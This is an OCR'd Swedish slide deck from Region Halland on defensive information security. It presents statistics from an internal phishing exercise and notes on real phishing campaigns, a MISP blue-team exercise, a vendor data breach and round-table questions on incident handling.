
# Phishingövning nr 3

Okänd och ny avsändare. Ingen info om vem som har delat.





Varning om extern avsändare

Utformad för att skapa intresse, nyfikenhet eller ”sense of urgency” vilket är modus för ”riktiga” phishingmail


Phishingstatistik (%)
20%
18%
16%
14%
12%
10%
8%
6%
4%
2%
0%
4%
5%
Utskick 1
Utskick 2
Utskick 3 (Prel)
Antal klick
Fyllde i falskt inloggnings-formulär

# I utskick 2 & 3 blev du även ombedd att fylla i dina uppgifter i ett falskt inloggningsformulär





Ifyllnad i detta formuläret är särskilt problematiskt och kommer bli ett återkommande inslag i framtida phishingövningar.

Vid ett skarpt phishingmail hade detta inneburit att en hotaktör hade fått inloggningsuppgifter till vår IT-miljö.

# Antal rapporterade

- Utskick 1:
  - Outlook: 1023 st
  - Ärendehanteringssystem: ca 70 st
- Utskick 2
  - Outlook: 1095 st
  - Ärendehanteringssystem: ca 100 st
- Utskick 3
  - Outlook: ca 1000 st
  - Ärendehanteringssystemärenden: ca 30 st



# Real world scenario Phishingmail

- Flera fall av massutskick av phishing-mejl riktade mot regioner, kommuner, skolor och myndigheter
- Innehåller oftast en länk till Sharepoint, Onedrive eller liknande delningstjänster
- Eftersom dessa delningssidor är legitima så flaggas det oftast inte av antivirus-program direkt
- Flera fall av nätfiske - öka vaksamheten - CERT-SE

# Övning MISP

- Malware Information Sharing Platform
- Genomförde en 2-dagars övning i samarbete med MCF i Linköping
- Blue team-övning som gick ut på att upptäcka tecken på intrång
- Dela information om IOC:er med andra lag via MISP
- Flera andra regioner och kommuner medverkade också vid övningstillfället

# Inplanerad incidentövning

- Planerad kommande incidentövning
- Test av rutiner och åtgärder för att verifiera IT-funktionalitet samt krisledningsförmåga
- Deltagare från flera olika team
- Följs upp med utvärdering

# Runt bordet

## Hur hanterar ni phishing?
## Övar ni?

# CGI

## Dataintrång

# CGI

- CGI bekräftade ett dataintrång den 13 mars 2026, där obehöriga fått åtkomst till interna system.
- Utredning kring omfattning och vilka data som kan ha exponerats pågår.
- ”Endast testmiljö”
- Källkod, lösenord och signerade dokument
- Vi har spärrat konsultkonton

# Tänkvärt – uppsättning av system

- Använd aldrig standardkonfiguration vid uppsättning av system eller applikation
- Tänk på behörigheterna i ett större sammanhang
- Underliggande systemanvändare
- Lösenord och användarnamn
- Vad har mitt system åtkomst till och hur?

# Runt bordet

**Var ni drabbade?**

**Har ni en förteckning över vilka system ni har från olika leverantörer?**

**Har ni en plan för att hantera sådana här incidenter?**

## Rundabordssamtal – informations-säkerhet och incidenthantering

# Cybersäkerhet är en lagsport

- Teknisk skuld
- Process för plåstring
- Omvärlden har förändrats
- Säkerhetskultur
- Man blir aldrig klar…


Region Halland